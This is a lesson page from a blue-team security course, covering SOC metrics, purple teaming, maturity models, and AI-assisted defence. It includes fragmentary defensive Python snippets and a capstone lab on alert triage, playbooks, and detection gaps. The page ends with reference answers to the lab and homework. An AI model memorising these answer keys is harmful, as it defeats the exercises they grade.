Blue Team Metrics

You cannot improve what you do not measure. The following metrics quantify a blue team's effectiveness:

- **MTTD (Mean Time to Detect)** — the average elapsed time between an adversary's initial compromise and the SOC's first detection. Industry median is measured in days; elite teams aim for hours or minutes.
- **MTTR (Mean Time to Respond)** — the average elapsed time from detection to containment. This measures how quickly the team neutralizes the threat once aware of it.
- **False Positive Rate** — the percentage of alerts that, upon investigation, turn out to be benign. High FP rates waste analyst time and cause alert fatigue.
- **Detection Coverage** — the percentage of MITRE ATT&CK techniques for which the organization has at least one detection rule.
- **Alert Volume per Analyst** — if analysts are overwhelmed, quality suffers. This metric drives staffing and automation decisions.

Metric Tracking Script

```
import json
from datetime import datetime, timedelta
from statistics import mean

def load_incidents(filepath):
    """Load incident records from a JSON file."""
    with open(filepath) as f:
        return json.load(f)

def compute_metrics(incidents):
    """Compute MTTD, MTTR, and false positive rate from incident records."""
    detect_times = []
    respond_times = []
    total_alerts = len(incidents)
```



```
false_positives = 0

for inc in incidents:
    if inc["classification"] == "false_positive":
        false_positives += 1
        continue

    # Parse timestamps
    compromise_time = datetime.fromisoformat(inc["compromise_time"])
    detect_time = datetime.fromisoformat(inc["detect_time"])
    contain_time = datetime.fromisoformat(inc["contain_time"])
```

Purple Teaming: Red + Blue Collaboration

Purple teaming bridges the gap between offensive and defensive security. Rather than running red team exercises as adversarial, "gotcha" events, purple teaming has both teams working side by side. The red team executes known attack techniques (mapped to MITRE ATT&CK) while the blue team attempts to detect and respond in real time. After each technique, the teams compare notes:

- Did the blue team detect the activity? If yes, how quickly? Which data source triggered the detection?
- If the blue team missed it, what log source, detection rule, or visibility gap allowed the technique to go unnoticed?
- What new detection rule or data source would close the gap?

Purple team exercises produce a concrete list of detection improvements that directly increase security posture. They are one of the highest-ROI activities a security program can invest in.

AI as a Force Multiplier for Defenders

AI and large language models have emerged as powerful tools for blue teams. Where attackers need to find just one way in, defenders must cover every possible attack path. AI helps close this asymmetry by augmenting human analysts at scale:

- **Alert triage automation** — LLMs can analyze alert context (logs, process trees, network flows) and provide an initial assessment, reducing the volume that human analysts must review manually
- **Detection rule generation** — describe an attack technique in natural language and have AI produce Sigma, YARA, or Snort rules as a starting point
- **Log analysis at scale** — AI can parse and summarize thousands of log entries, identifying anomalous patterns that a human might miss during manual review
- **Incident report writing** — post-incident reports are time-consuming; AI can draft reports from structured notes and timeline data
- **Threat intelligence summarization** — distill lengthy threat reports into actionable IOCs and TTPs relevant to your environment

Automated Response Workflow

```
import subprocess
import json
import logging
from datetime import datetime

logging.basicConfig(level=logging.INFO, format="%(asctime)s [%(levelname)s] %(message)s")
logger = logging.getLogger("auto_response")

def isolate_host(hostname, reason):
    """Isolate a compromised host by disabling its network interface via EDR API"""
    logger.info(f"Isolating host {hostname}: {reason}")
    # In production, this calls your EDR's API (CrowdStrike, SentinelOne, etc.)
    payload = {
        "action": "network_isolation",
        "hostname": hostname,
        "reason": reason,
        "timestamp": datetime.utcnow().isoformat(),
    }
    # Simulated API call
    # requests.post("https://edr.internal/api/v1/isolate", json=payload, headers=...)
    logger.info(f"Host {hostname} isolation request submitted")
    return payload

def block_ioc(ioc_type, ioc_value):
    """Push an IOC to the firewall block list."""
    logger.info(f"Blocking {ioc_type}: {ioc_value}")
```

Building a Security Program: Maturity Models

Individual tools and techniques are necessary but not sufficient. A security program requires a maturity model that provides a roadmap for continuous improvement. The most widely used frameworks include:

- **NIST Cybersecurity Framework (CSF)** — organized around five functions: Identify, Protect, Detect, Respond, Recover. Provides a common language for assessing security posture.
- **C2M2 (Cybersecurity Capability Maturity Model)** — defines maturity indicator levels (MIL) from 0 (not performed) to 3 (managed and optimized).
- **SOC-CMM (SOC Capability Maturity Model)** — specifically designed for evaluating SOC maturity across domains like technology, processes, people, and services.

Regardless of which model you adopt, the progression follows a predictable pattern: ad hoc and reactive at first, then documented and repeatable, then measured and optimized. The metrics from the previous section feed directly into maturity assessments — you cannot claim a "managed" maturity level if you do not track MTTD and MTTR.

Continuous Improvement Cycle

A mature security program operates as a continuous feedback loop:

1. **Assess** — measure current capabilities against the maturity model; identify gaps
2. **Plan** — prioritize improvements based on risk, cost, and organizational context
3. **Implement** — deploy new tools, write new detection rules, update playbooks, train staff
4. **Validate** — run purple team exercises, tabletop scenarios, and penetration tests to verify improvements
5. **Measure** — track metrics before and after changes to quantify improvement
6. **Iterate** — return to step 1 with updated baselines

Every incident, every purple team exercise, and every missed detection is an opportunity to improve. Post-incident reviews (Lesson 08) and forensic analysis

(Lesson 09) produce findings that feed directly into detection engineering (new rules), hardening (new configurations), and training (new playbook steps).

Bringing It All Together

The capstone scenario you will work through in the lab integrates every skill from this course. You will face a simulated multi-stage attack that progresses from initial access through lateral movement to data exfiltration. Your task is to detect the attack using SIEM alerts and IDS signatures (Lessons 01-02), analyze malware samples dropped by the attacker (Lesson 03), identify which hardening gaps were exploited (Lesson 04), review firewall logs for policy violations (Lesson 05), investigate whether encrypted channels were compromised (Lesson 06), determine which unpatched vulnerabilities enabled the attack (Lesson 07), execute the full incident response lifecycle (Lesson 08), and preserve forensic evidence for the post-incident report (Lesson 09).

This is what blue team work looks like in practice: not isolated tools used one at a time, but an integrated, coordinated defense where every capability reinforces the others. The best defenders are not those who master a single tool but those who can orchestrate the entire stack under pressure, communicate clearly with their team, and continuously improve their defenses based on what they learn from each engagement.

Further Reading

- [MITRE ATT&CK Framework](#) — the taxonomy of adversary tactics and techniques
- [NIST Cybersecurity Framework](#) — comprehensive risk-based security guidance
- [Sigma Detection Rules](#) — open-source, vendor-agnostic detection rule format
- [Splunk PEAK Framework](#) — threat hunting methodology
- [SOC Capability Maturity Model](#) — framework for SOC maturity assessment

Download Files

These files contain synthetic data for the blue team capstone challenge. All files are plain text (.txt) and safe to open.

↓ [soc-alert-feed.txt](#) ~12 KB

↓ [detection-gaps.txt](#) ~13 KB

↓ [network-topology.txt](#) ~11 KB

↓ [playbook-template.txt](#) ~12 KB

↓ [metrics-data.txt](#) ~4 KB

Lab Guide

Capstone: alert feed triage, playbook authoring, detection-gap analysis, and SOC metrics reporting — run a full defensive scenario end-to-end.

Authorized Use Only

All capstone artifacts are **synthetic**. Treat this as a desk exercise, not a live SOC engagement.

Prerequisites

- Completed Lessons 01–09
- Access to an AI assistant (Claude, ChatGPT, or local LLM)
- Downloaded all five files into a folder named `blue-capstone-lab/`
- Your notes from the previous nine labs

Lab Scenario

You are the new SOC lead at AcmeCorp. Five artifacts landed in your first morning: the alert feed backlog, the current IR playbook template, a detection gap report from the prior assessor, last month's SOC metrics, and the network topology. Your mission: triage the alerts, finalize a playbook, close gaps, and brief the CISO on metrics.

Download Lab Files

Save all 5 files into a folder named `blue-capstone-lab/` before starting the exercises.

↓ `detection-gaps.txt` ~14 KB

↓ [metrics-data.txt](#) ~4 KB

↓ [network-topology.txt](#) ~11 KB

↓ [playbook-template.txt](#) ~12 KB

↓ [soc-alert-feed.txt](#) ~12 KB

Exercise 1 — SOC Alert Feed Triage

Open [soc-alert-feed.txt](#). Real SOC's drown in alerts; prioritization is the job.

Task 1.1 — Handle the backlog

Below is a SOC alert feed (24 hours). Produce:

1. Deduplicate and cluster by incident.
2. Rank clusters by (confidence x impact).
3. Per cluster: initial triage verdict, next action, owner.
4. Identify noisy rules to tune out.
5. Identify 3 alerts that should have fired but did not (inferred from gaps).

Output: a triage board with columns
[new | in-progress | closed-fp | escalated].

[paste soc-alert-feed.txt]

✓ Self-check: Every cluster should have a named owner and a next action.

Exercise 2 — Playbook Authoring

Open [playbook-template.txt](#). A good playbook is the difference between chaos and control.

Task 2.1 — Fill in the playbook

Below is an IR playbook template. Complete it for THE top incident you identified in Exercise 1:

1. Trigger conditions
2. Severity matrix
3. Detection queries (Splunk / Sentinel / Elastic)
4. Containment steps (exact commands)
5. Eradication steps
6. Recovery validation
7. Communication template
8. Lessons-learned template
9. MITRE technique mapping
10. Metrics to capture (MTTD, MTTR)

Output: the completed playbook, ready for the SOC knowledge base.

[paste playbook-template.txt]

✓ Self-check: A tier-1 analyst with no context should be able to run this playbook at 03:00.

Exercise 3 — Detection Gap Analysis

Open `detection-gaps.txt`. You cannot fix what you cannot name.

Task 3.1 — Map to MITRE ATT&CK

Below is a detection-gap assessment. For each gap:

1. MITRE technique ID
2. Why it is uncovered (missing log source, no rule, low fidelity)
3. Fix: new sensor / new rule / tune existing rule
4. Effort (hours) and impact (low / med / high)

Then produce a coverage heatmap (text format) showing:

- 100% covered

- Partially covered
- Not covered

Rank fixes by (impact / effort) and produce a quarterly detection engineering roadmap.

[paste detection-gaps.txt]

✓ Self-check: You should have at least one "quick win" fix (<4 hours, high impact).

Exercise 4 — SOC Metrics for the CISO

Open `metrics-data.txt`. Metrics are how the SOC earns its next budget.

Task 4.1 — Build the exec report

Below is last month's SOC metrics data. Produce a CISO-level report:

1. MTTD / MTTR trendline
2. Alerts per analyst per day
3. False positive rate
4. Incidents by severity
5. Coverage improvement vs. prior month
6. Top 3 wins
7. Top 3 asks (budget, headcount, tooling)
8. One chart narrative: "the story the numbers tell"

Tone: confident, data-driven, no spin.

Format as markdown, one page.

[paste metrics-data.txt]

✓ Self-check: A CISO should be able to read this in 5 minutes and make one budget decision.

Final Exercise — 90-Day SOC Plan

Task 5.1 — Lead like a SOC manager

Combine all exercises into a 90-day SOC improvement plan:

- Month 1: quick wins (alert tuning, top playbooks)
- Month 2: detection gap closure
- Month 3: automation and metrics maturity

For each month list: objectives, owners, success criteria.

Include a stretch objective and a budget request.

Format as markdown, max 2000 words.

✓ **Self-check: The plan should be specific enough to review at weekly stand-up.**

Course Reflection

- Across all 10 lessons, which defensive discipline benefited most from AI assistance?
- Where did AI fall short and a human analyst still won?
- What would you automate end-to-end, and what would you keep human-in-the-loop?
- How has your SOC mental model changed from Lesson 01 to here?

Course Complete

You have finished the CTF Blue Team course. If you have not yet, run through the companion **CTF Red Team** course — the same scenarios, viewed from the attacker's side. The best defenders have walked the red team path.

Homework

Own your SOC lead role: draft a 90-day plan, build a metrics dashboard, and present to a stakeholder.

Task 1 — 90-Day SOC Plan

Objective: Expand the capstone's plan into a real 90-day document you could present.

Instructions:

- Monthly goals, weekly milestones, owners
- Budget asks with justification
- Risk section (what derails the plan)

Deliverable: A 1500-word `90-day-plan.md`.

Task 2 — Metrics Dashboard Mock

Objective: Sketch a 5-panel SOC metrics dashboard.

Instructions:

- Panels: MTTD, MTTR, FP rate, coverage %, top incidents
- Include the data source for each
- Include the alert threshold for each

Deliverable: A markdown mock with one paragraph per panel.

Task 3 — Stakeholder Presentation

Objective: Write the 5-minute CISO talk track that accompanies your 90-day plan.

Instructions:

- Slide-by-slide narrative, no more than 5 slides
- Lead with the one decision you need from the CISO
- Anticipate 3 hard questions and have answers

Deliverable: A `ciso-brief.md` with talk track and Q&A prep.

Part 1 — Lab Answers

Reference solutions for the lab exercises. Use these only after attempting the exercises yourself.

Exercise 1 — SOC Alert Feed Triage

Expect 2-3 real incidents buried under dozens of low-fidelity alerts. Cluster by asset + technique. Every cluster gets an owner and a next action. Noisy rules: any hitting >100 times per day without a real catch.

Exercise 2 — Playbook Authoring

A complete playbook has 10 sections, with detection queries in the SIEM's native language and containment steps as exact commands. A tier-1 analyst can execute without escalation.

Exercise 3 — Detection Gap Analysis

Quick wins are usually tuning-based: an existing rule with poor fidelity that becomes useful once you add a context filter. The first fix often costs <4 hours and closes 1-2 MITRE techniques.

Exercise 4 — SOC Metrics Report

MTTD/MTTR trendline is the headline. Top wins: 1-2 concrete incidents where SOC made a measurable difference. Top asks: specific, quantified, tied to a risk reduction.

Final Exercise — 90-Day SOC Plan

Month 1: tune top 20 noisy rules, finalize top 5 playbooks. Month 2: close 5 highest-impact detection gaps. Month 3: automate 3 workflows (alert enrichment, containment, comms) and publish dashboards.

Part 2 — Homework Answers

Model answers for the homework tasks. Your solution may differ and still be correct.

Task 1 — 90-Day SOC Plan

Full doc includes owners, weekly milestones, budget asks, and a risk section. Mentioning specific tools is fine — they show grounding.

Task 2 — Metrics Dashboard Mock

5 panels with data source and threshold. Good mocks explain what action follows from a red panel, not just the number.

Task 3 — Stakeholder Presentation

Lead with the decision you need. Anticipate "what if we said no?", "how much?", and "what is the risk of doing nothing?" with prepared answers.